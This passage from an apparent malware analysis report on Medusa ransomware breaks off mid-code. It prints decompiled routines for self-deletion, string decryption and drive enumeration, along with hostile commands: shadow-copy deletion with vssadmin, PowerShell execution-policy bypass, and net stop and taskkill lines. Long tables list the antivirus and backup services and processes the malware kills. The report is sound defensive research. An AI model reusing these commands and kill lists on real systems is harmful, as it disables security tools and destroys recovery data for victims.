    mw_WriteInfoToConsoleWindow((int)":do not use preprocess\n");
if ( keyfile_path )
    mw_WriteInfoToConsoleWindow((int)":keyfile path = %s\n", keyfile_path);
if ( note_path_specified )
    mw_WriteInfoToConsoleWindow((int)":note path = %s\n", note_path_specified);
if ( run_powershell && strlen(run_powershell) < 0xFF )
{
    mw_WriteInfoToConsoleWindow((int)":initial run powershell path = %s\n", run_powershell);
    sub_E92320((int)v62, "powershell -executionpolicy bypass -File %s", run_powershell);
    v21 = sub_EA4840(v62, (int)Block, (int)&savedregs, 1);
    v65 = 0;
}
else
{
    mw_WriteInfoToConsoleWindow((int)":initial run powershell from predefined variable.\n");
    sub_E92320((int)v61, "powershell -Command \"& {& }\"", (const char *)dword_F2E28C);
    v21 = sub_EA4840(v61, (int)Block, (int)&savedregs, 1);
    v65 = 1;
}
}

```

Figure 17: Information written to the console window

default key:0	encrypt 5 C:\Tools\CryptoTester\defs\s\symcache.trid.xml 0
preprocess	encrypt 6 C:\Tools\CryptoTester\defs\s\synw-snippet.trid.xml 0
kill_services processes	encrypt 2 C:\Tools\CryptoTester\defs\s\sys-punto13.trid.xml 0
kill_services Acronis VSS Provider	encrypt 1 C:\Tools\CryptoTester\defs\s\szdd.trid.xml 0
kill_services Enterprise Client Service	encrypt 3 C:\Tools\CryptoTester\defs\s\sys-ps2icon.trid.xml 0
kill_services Sophos Agent	encrypt 0 C:\Tools\CryptoTester\defs\s\sys-keyb.trid.xml 0
kill_services Sophos AutoUpdate Service	encrypt 4 C:\Tools\CryptoTester\defs\s\sznip-snappy-in-java.trid.xml 31
kill_services Sophos Clean Service	encrypt 1 C:\Tools\CryptoTester\defs\t\t2k.trid.xml 31
kill_services Sophos Device Control Service	encrypt 3 C:\Tools\CryptoTester\defs\t\t3.trid.xml 31
kill_services Sophos File Scanner Service	encrypt 5 C:\Tools\CryptoTester\defs\s\szp-luigi.trid.xml 31
kill_services Sophos Health Service	encrypt 2 C:\Tools\CryptoTester\defs\t\t2flow.trid.xml 31
kill_services Sophos MCS Agent	encrypt 6 C:\Tools\CryptoTester\defs\s\szx.trid.xml 31
kill_services Sophos MCS Client	encrypt 7 C:\Tools\CryptoTester\defs\s\sznip-snappy-java.trid.xml 31
kill_services Sophos Message Router	encrypt 0 C:\Tools\CryptoTester\defs\t\t3d.trid.xml 0
kill_services Sophos Safestore Service	encrypt 4 C:\Tools\CryptoTester\defs\t\t65-pagemaker.trid.xml 0
kill_services Sophos System Protection Service	encrypt 5 C:\Tools\CryptoTester\defs\t\t8c.trid.xml 0
kill_services Sophos Web Control Service	encrypt 1 C:\Tools\CryptoTester\defs\t\t81.trid.xml 0
kill_services SQLsafe Backup Service	encrypt 2 C:\Tools\CryptoTester\defs\t\t8s.trid.xml 0
kill_services SQLsafe Filter Service	

Figure 18: Printing execution progress to the screen

2. -v

This parameter displays the ransomware program's version information in the command-line window.




Figure 19: Prints Medusa ransomware program version information to window

3. -d

The ransomware can delete itself from the file system to maintain stealth. The -d parameter prevents the file from deleting itself.

```
if ( !self_deletion )
{
    memset(v63, 0, sizeof(v63));
    memset(v64, 0, sizeof(v64));
    v38 = *argv;
    if ( strlen(*argv) <= 4 )
        goto LABEL_112;
    v39 = strcmp(&(*argv)[strlen(*argv) - 4], ".exe");
    if ( v39 )
        v39 = v39 < 0 ? -1 : 1;
    if ( v39 )
    {
        LABEL_112:
        mw_ExecuteCommand((int)v64, "%s.exe", *argv);
    }
    else
    {
        v40 = (char *) (v64 - v38);
        do
        {
            v41 = *v38++;
            v38[(DWORD)v40 - 1] = v41;
        }
        while ( v41 );
    }
    mw_ExecuteCommand((int)v63, "cmd /c ping localhost -n 3 > nul & del %s", v64);
    sub_EA4840(v63, (int)Block, (int)&savedregs, 0);
    if ( v60 >= 0x10 )
    {
        v42 = Block[0];
        if ( v60 + 1 < 0x1000 || (v42 = (void *)*((_DWORD *)Block[0] - 1), (unsigned int)(Block[0] - v42 - 4) <= 0x1F) )
        {
            au_re_j__free(v42);
            return 0;
        }
        goto LABEL_118;
    }
}
return 0;
```

Figure 20: Self-deletion with -d argument

4. **-f**

The -f parameter excludes the System directory from the encryption process.

```
if ( exclude_systemfolder
    && (sub_FC82B0(L"\\Program Files\\", v25) != -1
        || sub_FC82B0(L"\\Program Files (x86)\\", v28) != -1
        || sub_FC82B0(L"\\ProgramData\\", v29) != -1)
        || sub_FC82B0(L"\\Windows\\", v25) != -1
        || sub_FC82B0(L"\\Windows.old\\", v30) != -1
        || sub_FC82B0(L"\\PerfLogs\\", v31) != -1
        || sub_FC82B0(L"\\MSOCache\\", v32) != -1
        || sub_FC82B0(L"\\AppData\\Local\\Temp\\", v33) != -1
        || sub_FC82B0(L"\\AppData\\LocalLow\\", v34) != -1
        || sub_FC82B0(L"\\AppData\\Roaming\\", v35) != -1
        || sub_FC82B0(L"\\Users\\All Users\\", v36) != -1
        || v113 && sub_FC82B0(L"g_skp_dir", v37) != -1 )
{
    goto LABEL_161;
}
```

Figure 21: Excluded system folder

5. **-k**

This parameter specifies the file path where the key generated during the encryption process will be stored. It designates a default key for the encryption operation.

6. **-n**

The -n parameter includes network drives among the disk drives identified for encryption on the target system.

7. -p

Medusa Ransomware uses the -p parameter to decide whether to terminate processes and services running on the system before starting the encryption process. If this parameter is used, no running processes or services will be terminated.

```
mw_WriteInfoToConsoleWindow((int)"preprocess\n");
if ( dont_use_preprocess )
{
    mw_KillProcessesAndServices();
    mw_DeleteShadowCopies();
}
```

Figure 22: Preporcess check before encryption

```
mw_WriteInfoToConsoleWindow((int)"kill_services processes\n");
memset(v11, 0, 0x200u);
ThreadLocalStoragePointer = (int *)NtCurrentTeb()->ThreadLocalStoragePointer;
service_name = (const char *)&service_list;
do
{
    if ( strlen(service_name) )
    {
        mw_WriteInfoToConsoleWindow((int)"kill_services %s\n", service_name);
        if ( dword_F2E424 > *(_DWORD *)(*ThreadLocalStoragePointer + 4) )
        {
            _Init_thread_header(&dword_F2E424);
            if ( dword_F2E424 == -1 )
            {
                xmmword_F302F8 = xmmword_F19410;
                byte_F30308 = 46;
                atexit(sub_F089D0);
                _Init_thread_footer(&dword_F2E424);
            }
        }
        if ( byte_F30308 )
        {
            byte_F30308 ^= 0x2Eu;
            xmmword_F302F8 = (__int128)_mm_xor_si128((__m128i)xmmword_F19100, (__m128i)xmmword_F302F8);
        }
        sub_E92320((int)v11, (const char *)&xmmword_F302F8, service_name);
        sub_EA4840(v11, (int)Block, (int)&savedregs, 1);
        if ( v10 >= 0x10 )
        {
            v2 = Block[0];
            if ( v10 + 1 >= 0x1000 )
            {
                v2 = (void *)*((_DWORD *)Block[0] - 1);
                if ( (unsigned int)(Block[0] - v2 - 4) > 0x1F )
                ABEL_27:
                    _invalid_parameter_noinfo_noreturn();
            }
            au_re_j__free(v2);
        }
        service_name += 50;
    }
} while ( (int)service_name < (int)&unk_F2BB78 );
```

Figure 23: Medusa terminates the running services

```

do
{
    if ( strlen(process_name) )
    {
        mw_WriteInfoToConsoleWindow((int)"kill_processes %s\n", process_name);
        v4 = *ThreadLocalStoragePointer;
        v9 = 17718539;
        LOWORD(v10) = 11898;
        if ( dword_F2F200 > *(_DWORD *) (v4 + 4) )
        {
            _Init_thread_header(&dword_F2F200);
            if ( dword_F2F200 == -1 )
            {
                dword_F2E920 = v9;
                xmmword_F2E910 = xmmword_F19070;
                word_F2E924 = v10;
                atexit(sub_F089B0);
                _Init_thread_footer(&dword_F2F200);
            }
        }
        if ( HIBYTE(word_F2E924) )
        {
            v5 = 16;
            xmmword_F2E910 = (__int128)_mm_xor_si128((__m128i)xmmword_F19100, (__m128i)xmmword_F2E910);
            do
            {
                *((_BYTE *)&xmmword_F2E910 + v5++) ^= 0x2Eu;
            } while ( v5 < 0x16 );
            sub_E92320((int)v11, (const char *)&xmmword_F2E910, process_name);
            sub_EA4840(v11, (int)Block, (int)&savedregs, 1);
            if ( v10 >= 0x10 )
            {
                v6 = Block[0];
                if ( v10 + 1 >= 0x1000 )
                {
                    v6 = (void *)*((_DWORD *)Block[0] - 1);
                    if ( (unsigned int)(Block[0] - v6 - 4) > 0x1F )
                        goto LABEL_27;
                }
                au_re_j__free(v6);
            }
            process_name += 50;
        }
        while ( (int)process_name < (int)&dword_F2E288 );
    }
}

```

Figure 24: Medusa terminates the running processes

Additionally, it deletes Windows Shadow Copy data using the command `vssadminDeleteShadows/all/quiet` to prevent system restoration and file recovery.

```

mw_WriteInfoToConsoleWindow((int)"delete_shadow_copies\n");
ThreadLocalStoragePointer = (int *)NtCurrentTeb()->ThreadLocalStoragePointer;
*(_DWORD *)&Block[20] = 777669447;
v23 = *ThreadLocalStoragePointer;
if ( dword_4CEBFC > *(_DWORD *) (ThreadLocalStoragePointer + 4) )
{
    _Init_thread_header(&dword_4CEBFC);
    if ( dword_4CEBFC == -1 )
    {
        command = xmmword_4B9060; // vssadmin Delete Shadows /all /quiet
        xmmword_4CE9D0 = xmmword_4B9490;
        dword_4CE9E0 = *(_DWORD *)&Block[20];
        atexit(sub_4A8A50);
        _Init_thread_footer(&dword_4CEBFC);
    }
}
if ( HIBYTE(dword_4CE9E0) )
{
    for ( i = 0; i < 0x20; i += 16 )
        *(__int128 *)((char *)&command + i) = (__int128)_mm_xor_si128(
            *(__m128i *)((char *)&command + i),
            (__m128i)xmmword_4B9100);

    for ( ; i < 0x24; ++i )
        *((_BYTE *)&command + i) ^= 0x2Eu;
}
mw_ExecuteCommand((CHAR *)&command, (int)Block, (int)&savedregs, 1);

```

Figure 25: Delete shadow copies

8. **-w**

When Medusa Ransomware is executed, a PowerShell command can run on the target system. The PowerShell script to be executed can be specified after the -w parameter or can be hardcoded within the program file. The provided PowerShell script or the default command embedded in the program is executed using the CreateProcessA function.

```
if ( run_powershell && strlen(run_powershell) < 0xFF )
{
    mw_WriteInfoToConsoleWindow((int)":initial run powershell path = %s\n", run_powershell);
    mw_ExecuteCommand((int)v62, "powershell -executionpolicy bypass -File %s", run_powershell);
    v21 = sub_EA4840(v62, (int)Block, (int)&savedregs, 1);
    v65 = 0;
}
else
{
    mw_WriteInfoToConsoleWindow((int)":initial run powershell from predefined variable.\n");
    mw_ExecuteCommand((int)v61, "powershell -Command \"%s\"", (const char *)dword_F2E28C);
    v21 = sub_EA4840(v61, (int)Block, (int)&savedregs, 1);
    v65 = 1;
}
```

Figure 26: Execute Powershell commands

Assembly Instructions	CreateProcessA Arguments
mov edi,edi	
push ebp	
mov ebp,esp	
push 0	
push dword ptr ss:[ebp+2C]	[ebp+28]: "C:\\Users\\...\\Desktop\\test.ps1"
push dword ptr ss:[ebp+28]	[ebp+24]: ":initial run powershell path = %s\n"
push dword ptr ss:[ebp+24]	[ebp+20]: "C:\\Users\\...\\Desktop\\test.ps1"
push dword ptr ss:[ebp+20]	[ebp+1C]: "powershell -executionpolicy bypass -File %s"
push dword ptr ss:[ebp+1C]	[ebp+18]: "powershell -executionpolicy bypass -File C:\\Users\\...\\Desktop\\test.ps1"
push dword ptr ss:[ebp+18]	
push dword ptr ss:[ebp+14]	
push dword ptr ss:[ebp+10]	
push dword ptr ss:[ebp+C]	
push dword ptr ss:[ebp+8]	[ebp+08]: "powershell -executionpolicy bypass -File C:\\Users\\...\\Desktop\\test.ps1"
push 0	
call kernelbase.CreateProcessInternalA	

Figure 27: Run commands via CreateProcessA function

9. **-i**

The -i parameter specifies a particular directory to encrypt. The file path intended for encryption follows, e.g., -i "C:Users\\username\\Documents. "

10. **-s**

This parameter is used to specify whether the %SYSTEMDRIVE% directory, which contains important system files related to the Windows operating system, will be included in the encryption process.

5.3 Resolving Strings

Medusa Ransomware keeps encrypted the expressions it needs during runtime and decrypts them before use. Although there is no single decryption routine, the example we examined reveals that the decryption routine applies a single-byte XOR operation with the value 0x2E in 51 routines based on the length of the character string to be decrypted.

```

v830 = 0;
v201 = (char *)sub_E9A510(&v830);
mw_DecryptStrings25(v201);
v202 = (char *)(&unk_F2A0B6 - (_UNKNOWN *)v201);
do
{
    v203 = *v201++;
    v201[(_DWORD)v202 - 1] = v203;
}
while ( v203 );
v830 = 0;
v204 = (char *)sub_E9A5B0(&v830);
mw_DecryptStrings22(v204);
v205 = (char *)(&unk_F2A0E8 - (_UNKNOWN *)v204);
do
{
    v206 = *v204++;
    v204[(_DWORD)v205 - 1] = v206;
}
while ( v206 );
v830 = 0;
v207 = (char *)sub_E9A660(&v830);
mw_DecryptStrings5(v207);
v208 = (char *)(&unk_F2A11A - (_UNKNOWN *)v207);
do
{
    v209 = *v207++;
    v207[(_DWORD)v208 - 1] = v209;
}
while ( v209 );
v830 = 0;
v210 = (char *)sub_E9A700(&v830);
mw_DecryptStrings10(v210);
v211 = (char *)(&unk_F2A14C - (_UNKNOWN *)v210);
do
{
    v212 = *v210++;
    v210[(_DWORD)v211 - 1] = v212;
}
while ( v212 );

```

Figure 28: Some string decryption routines




Figure 29: String decryption routine graph

5.4 Retrieval of Firmware Table Information

Medusa Ransomware uses the `GetSystemFirmwareTable` API call to obtain information from the SMBIOS firmware (RSMB) table.

00EAS331	8B3D 4890F000	mov edi,dword ptr ds:[<GetSystemFirmwareTable>]	edi:GetSystemFirmwareTable
00EAS337	6A 00	push 0	
00EAS339	6A 00	push 0	
00EAS33B	6A 00	push 0	
00EAS33D	68 424D5352	push 52534D42	
00EAS342	FFD7	call edi	edi:GetSystemFirmwareTable
00EAS344	8BF0	mov esi,eax	
00EAS346	56	push esi	
00EAS347	E8 D8200400	call medusa.EE7427	
00EAS34C	83C4 04	add esp,4	
00EAS34F	8985 F8F8FFFF	mov dword ptr ss:[ebp-408],eax	
00EAS355	56	push esi	
00EAS356	50	push eax	
00EAS357	6A 00	push 0	
00EAS359	68 424D5352	push 52534D42	
00EAS35E	FFD7	call edi	edi:GetSystemFirmwareTable

Figure 30: Call `GetSystemFirmwareTable`

006C4FD8	00 02 07 00	83 33 00 00	00 1A 00 00	01 02 00 00	3.....
006C4FE8	03 1F 90 0A	00 00 00 00	00 00 01 0C	FF FF FF FF	yyyy
006C4FF8	02 00 56 4D	77 61 72 65	2C 20 49 6E	63 2E 00 56	..VMware, Inc..V
006C5008	4D 57 32 30	31 2E 30 30	56 2E 32 31	38 30 35 34	MW201.00V.218054
006C5018	33 30 2E 42	36 34 2E 32	33 30 35 32	32 31 38 33	30.B64.230522183
006C5028	30 00 30 35	2F 32 32 2F	32 30 32 33	00 00 01 18	0.05/22/2023....
006C5038	01 00 01 04	02 03 56 4D	FC 15 5E 88	16 6F 89 66	VMü.^.o.f
006C5048	D2 22 EC 13	45 76 06 00	00 4C 45 4E	4F 56 4F 00	0"i.Ev...LENOVO.
006C5058	4E 6F 6E 65	00 50 46 33	50 59 39 48	47 00 32 30	None.PF3PY9HG.20
006C5068	59 47 30 30	34 4A 54 58	00 00 02 0F	02 00 01 02	YG004JTX.....
006C5078	03 04 00 00	00 00 00 02	00 49 6E 74	65 6C 20 43	Intel C
006C5088	6F 72 70 6F	72 61 74 69	6F 6E 00 34	34 30 42 58	orporation.440BX
006C5098	20 44 65 73	68 74 6F 70	20 52 65 66	65 72 65 6E	Desktop Referen
006C50A8	63 65 20 50	6C 61 74 66	6F 72 6D 00	4E 6F 6E 65	ce Platform.None
006C50B8	00 4E 6F 6E	65 00 00 03	15 03 00 01	01 02 03 04	.None.....
006C50C8	03 03 03 03	00 00 00 00	00 00 00 00	4E 6F 20 45	No E
006C50D8	6E 63 6C 6F	73 75 72 65	00 4E 2F 41	00 4E 6F 6E	nclosure.N/A.Non
006C50E8	65 00 4E 6F	20 41 73 73	65 74 20 54	61 67 00 00	e.No Asset Tag..
006C50F8	07 18 04 00	01 88 01 40	00 40 00 7C	00 40 00 00	@.@.@.
006C5108	02 05 07 40	00 00 00 40	00 00 00 4C	31 20 43 41	...@...@...L1 CA
006C5118	43 48 45 00	00 07 18 05	00 01 A9 01	00 02 00 02	CHE.....@.....
006C5128	7C 00 40 00	00 02 05 07	00 02 00 00	00 02 00 00	. @.....
006C5138	4C 32 20 43	41 43 48 45	00 00 07 1B	06 00 01 AA	L2 CACHE.....
006C5148	01 00 10 00	10 7C 00 40	00 00 02 05	08 00 10 00	 @.....
006C5158	00 00 10 00	00 4C 33 20	43 41 43 48	45 00 00 04	L3 CACHE...
006C5168	30 07 00 01	03 02 02 81	0F 86 00 FF	F8 8B 17 03	0.....yü...
006C5178	02 00 00 81	06 81 06 41	04 04 00 05	00 06 00 00	±.±.A.....
006C5188	00 00 02 02	00 6C 00 02	00 02 00 02	00 00 00 43	l.....C
006C5198	50 55 20 30	00 41 75 74	68 65 6E 74	69 63 41 4D	PU 0.AuthenticAM
006C51A8	44 00 41 4D	44 20 52 79	7A 65 6E 20	37 20 35 37	D.AMD Ryzen 7 57
006C51B8	30 30 55 20	77 69 74 68	20 52 61 64	65 6F 6E 20	00U with Radeon
006C51C8	47 72 61 70	68 69 63 73	00 00 07 1B	08 00 01 88	Graphics.....

Figure 31: SMBIOS (RSMB) table

The potential purposes of this behavior could be:

System Identification and Analysis:

The ransomware may use SMBIOS (System Management BIOS) information to gather more details about the target system. This information includes hardware details such as the system manufacturer, model number, and serial number.

Anti-Analysis and Anti-VM:

The ransomware may use SMBIOS information to avoid running in analysis environments. Virtual machines (VMs) typically have specific hardware characteristics, and the ransomware can check this information to avoid running in such environments.

However, we have not detected Medusa Ransomware exhibiting any of these behaviors.



5.5 Stopping Services and Processes

Medusa uses Windows utilities Net and Taskkill to stop services related to various security providers and processes that could negatively impact the encryption process on the target system. Below is a list of the services terminated by Medusa Ransomware.

Process	Description	Image ...	Life Time	Company	Owner	Command
medusa.exe (7264)	Console Window ...	C:\Users...				"C:\Users\ Desktop\medusa.exe"
Conhost.exe (6600)	Windows Power...	C:\Wind...		Microsoft Corporat...		\\??C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
powershell.exe (868)	Console Window ...	C:\Wind...		Microsoft Corporat...		powershell -Command "& {}"
Conhost.exe (5460)	Net Command	C:\Wind...		Microsoft Corporat...		\\??C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
net.exe (6504)	Net Command	C:\Wind...		Microsoft Corporat...		net stop "Acronis VSS Provider" /y
Conhost.exe (3096)	Net Command	C:\Wind...		Microsoft Corporat...		\\??C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
net1.exe (3348)	Net Command	C:\Wind...		Microsoft Corporat...		C:\Windows\system32\net1 stop "Acronis VSS Provider" /y
net.exe (3972)	Net Command	C:\Wind...		Microsoft Corporat...		net stop "Enterprise Client Service" /y
Conhost.exe (6592)	Net Command	C:\Wind...		Microsoft Corporat...		\\??C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
net1.exe (2584)	Net Command	C:\Wind...		Microsoft Corporat...		C:\Windows\system32\net1 stop "Enterprise Client Service" /y
net.exe (1036)	Net Command	C:\Wind...		Microsoft Corporat...		net stop "Sophos Agent" /y
Conhost.exe (6760)	Net Command	C:\Wind...		Microsoft Corporat...		\\??C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
net1.exe (6388)	Net Command	C:\Wind...		Microsoft Corporat...		C:\Windows\system32\net1 stop "Sophos Agent" /y
net.exe (6764)	Net Command	C:\Wind...		Microsoft Corporat...		net stop "Sophos AutoUpdate Service" /y
Conhost.exe (2612)	Net Command	C:\Wind...		Microsoft Corporat...		\\??C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
net1.exe (7260)	Net Command	C:\Wind...		Microsoft Corporat...		C:\Windows\system32\net1 stop "Sophos AutoUpdate Service" /y
net.exe (3316)	Net Command	C:\Wind...		Microsoft Corporat...		net stop "Sophos Clean Service" /y
Conhost.exe (1864)	Net Command	C:\Wind...		Microsoft Corporat...		\\??C:\Windows\system32\conhost.exe 0xffffffff -ForceV1

Figure 32: Service stopping process tree

Medusa uses the command **net stop <service name> /y** to stop running services, and the command **taskkill /F /IM <process name> /T** to terminate processes.

Acronis VSS Provider	Enterprise Client Service	Sophos Agent	Sophos AutoUpdate Service	Sophos Clean Service
Sophos Device Control Service	Sophos File Scanner Service	Sophos Health Service	Sophos MCS Agent	Sophos MCS Client
Sophos Message Router	Sophos Safestore Service	Sophos System Protection Service	Sophos Web Control Service	SQLsafe Backup Service
SQLsafe Filter Service	Symantec System Recovery	Veeam Backup Catalog Data Service	AcronisAgent	AcrSch2Svc
Antivirus	ARSM	BackupExecAgentAccelerator	BackupExecAgentBrowser	BackupExecDeviceMediaService
BackupExecJobEngine	BackupExecManagementService	BackupExecVSSProvider	BackupExecVSSProvider	bedbg
DCAgent	EPSecurityService	EPUpdateService	EraserSvc11710	EsgShKernel
FA_Scheduler	IISAdmin	IMAP4Svc	macmnsvc	masvc
MBAMService	MBEndpointAgent	McAfeeEngineService	McAfeeFramework	McAfeeFrameworkMcAfeeFramework
McShield	McTaskManager	mfemms	mfevtp	MMS
mozyprobackup	MsDtsServer	MsDtsServer100	MsDtsServer110	MSEchangeES
MSExchangeIS	MSExchangeMGMT	MSExchangeMTA	MSExchangeSA	MSExchangeSRS
MSOLAP\$SQL_2008	MSOLAP\$SYSTEM_BGC	MSOLAP\$TPS	MSOLAP\$TPSAMA	MSSQL\$BKUPEXEC
MSSQL\$ECWDB2	MSSQL\$PRACTICEMGT	MSSQL\$PRACTICEBGC	MSSQL\$PROFXENGAGEMENT	MSSQL\$SBMONITORING
MSSQL\$SHAREPOINT	MSSQL\$SQL_2008	MSSQL\$SYSTEM_BGC	MSSQL\$TPS	MSSQL\$TPSAMA
MSSQL\$VEEAMSQL2008R2	MSSQL\$VEEAMSQL2012	MSSQLFDLauncher	MSSQLFDLauncher\$PROFXENGAGEMENT	MSSQLFDLauncher\$SBMONITORING
MSSQLFDLauncher\$SHAREPOINT	MSSQLFDLauncher\$SQL_2008	MSSQLFDLauncher\$SYSTEM_BGC	MSSQLFDLauncher\$TPS	MSSQLFDLauncher\$TPSAMA
MSSQLSERVER	MSSQLServerADHelper100	MSSQLServerOLAPService	MySQL80	MySQL57
nrtscan	OracleClientCache80	PDVFSservice	POP3Svc	ReportServer
ReportServer\$SQL_2008	ReportServer\$SYSTEM_BGC	ReportServer\$TPS	ReportServer\$TPSAMA	REScv
sacsvr	SamSs	SAVAdminService	SAVService	SDRSvc
SepMasterService	ShMonitor	Smcinst	SmcService	SMTPSvc
SNAC	SntpService	sophosps	SQLAgent\$BKUPEXEC	SQLAgent\$ECWDB2
SQLAgent\$PRACTICEBGC	SQLAgent\$PRACTICEMGT	SQLAgent\$PROFXENGAGEMENT	SQLAgent\$SBMONITORING	SQLAgent\$SHAREPOINT
SQLAgent\$SQL_2008	SQLAgent\$SYSTEM_BGC	SQLAgent\$TPS	SQLAgent\$TPSAMA	SQLAgent\$VEEAMSQL2008R2
SQLAgent\$VEEAMSQL2012	SQLBrowser	SQLSafeOLRService	SQLSERVERAGENT	SQLTELEMETRY
SQLTELEMETRY\$ECWDB2	SQLWriter	SstpSvc	svcGenericHost	swi_filter
swi_service	swi_update_64	TmCCSF	tmlisten	TrueKey
TrueKeyScheduler	TrueKeyServiceHelper	UIODetect	VeeamBackupSvc	VeeamBrokerSvc
VeeamCatalogSvc	VeeamCloudSvc	VeeamDeploymentService	VeeamDeploySvc	VeeamEnterpriseManagerSvc
VeeamMountSvc	VeeamNFSSvc	VeeamRESTSvc	VeeamTransportSvc	W3Svc
wbengine	WRSVC	MSSQL\$VEEAMSQL2008R2	SQLAgent\$VEEAMSQL2008R2	VeeamHvIntegrationSvc
swi_update	SQLAgent\$CXDB	SQLAgent\$CITRIX_METAFRAME	SQL Backups	MSSQL\$PROD
Zoolz 2 Service	MSSQLServerADHelper	SQLAgent\$PROD	msftesql\$PROD	NetMsmqActivator
EhttpSrv	ekrn	ESHASRV	MSSQL\$SOPHOS	SQLAgent\$SOPHOS
AVP	klnagent	MSSQL\$SQLEXPRESS	SQLAgent\$SQLEXPRESS	wbengine
kavfsslp	KAVFSCT	KAVFS	mfevfire	

Table 2: Services to be terminated

zoolz.exe	agntsvc.exe	dbeng50.exe	dbsnmp.exe	encsvc.exe
excel.exe	firefoxconfig.exe	infopath.exe	isqlplussvc.exe	msaccess.exe
msftesql.exe	msspub.exe	mydesktoppqos.exe	mydesktopservice.exe	mysqld.exe
mysqld-nt.exe	mysqld-opt.exe	ocautoupds.exe	ocomm.exe	ocssd.exe
onenote.exe	oracle.exe	outlook.exe	powerpnt.exe	sqbcoreservice.exe
sqlagent.exe	sqlbrowser.exe	sqlservr.exe	sqlwriter.exe	steam.exe
synctime.exe	tbirdconfig.exe	thebat.exe	thebat64.exe	thunderbird.exe
visio.exe	winword.exe	wordpad.exe	xfssvccon.exe	tmlisten.exe
PccNTMon.exe	CNTAoSMgr.exe	Ntrtscan.exe	mbamtray.exe	

Table 3: Processes to be terminated



5.6 File Encryption

Medusa Locker uses the `GetLogicalDriveStringsW` and `GetDriveTypeW` functions to identify the drives that need to be encrypted. Additionally, the `-n` parameter will include network-connected drives in the encryption process.

```
LogicalDriveStringsW = GetLogicalDriveStringsW(0, 0);
v2 = (WCHAR *)malloc((unsigned __int64)(LogicalDriveStringsW + 1) >> 31 != 0 ? -1 : 2 * (LogicalDriveStringsW + 1));
lpRootPathName = v2;
if ( v2 )
{
    GetLogicalDriveStringsW(LogicalDriveStringsW, v2);
    v6 = (WCHAR *)lpRootPathName;
    v7 = lpRootPathName;
    if ( *lpRootPathName )
    {
        while ( 2 )
        {
            DriveTypeW = GetDriveTypeW(v7);
            GetDiskFreeSpaceExW(v7, &FreeBytesAvailableToCaller, 0, 0);
            v9 = *v7;
            v24 = 0;
            v22 = v9;
            v23 = 6029370;
            switch ( DriveTypeW )
            {
                case 2u: // DRIVE_REMOVABLE
                    v17 = 0x700000000i64;
                    LOWORD(Block[0]) = 0;
                    sub_FCA2A0(Block, &v22, wcslen(&v22));
                    LOBYTE(v25) = 2;
                    goto LABEL_9;
                case 3u: // DRIVE_FIXED
                    v17 = 0x700000000i64;
                    LOWORD(Block[0]) = 0;
                    sub_FCA2A0(Block, &v22, wcslen(&v22));
                    LOBYTE(v25) = 1;
                    goto LABEL_9;
                case 4u: // DRIVE_REMOTE
                    if ( !use_networkdrive )
                        goto LABEL_16;
                    v17 = 0x700000000i64;
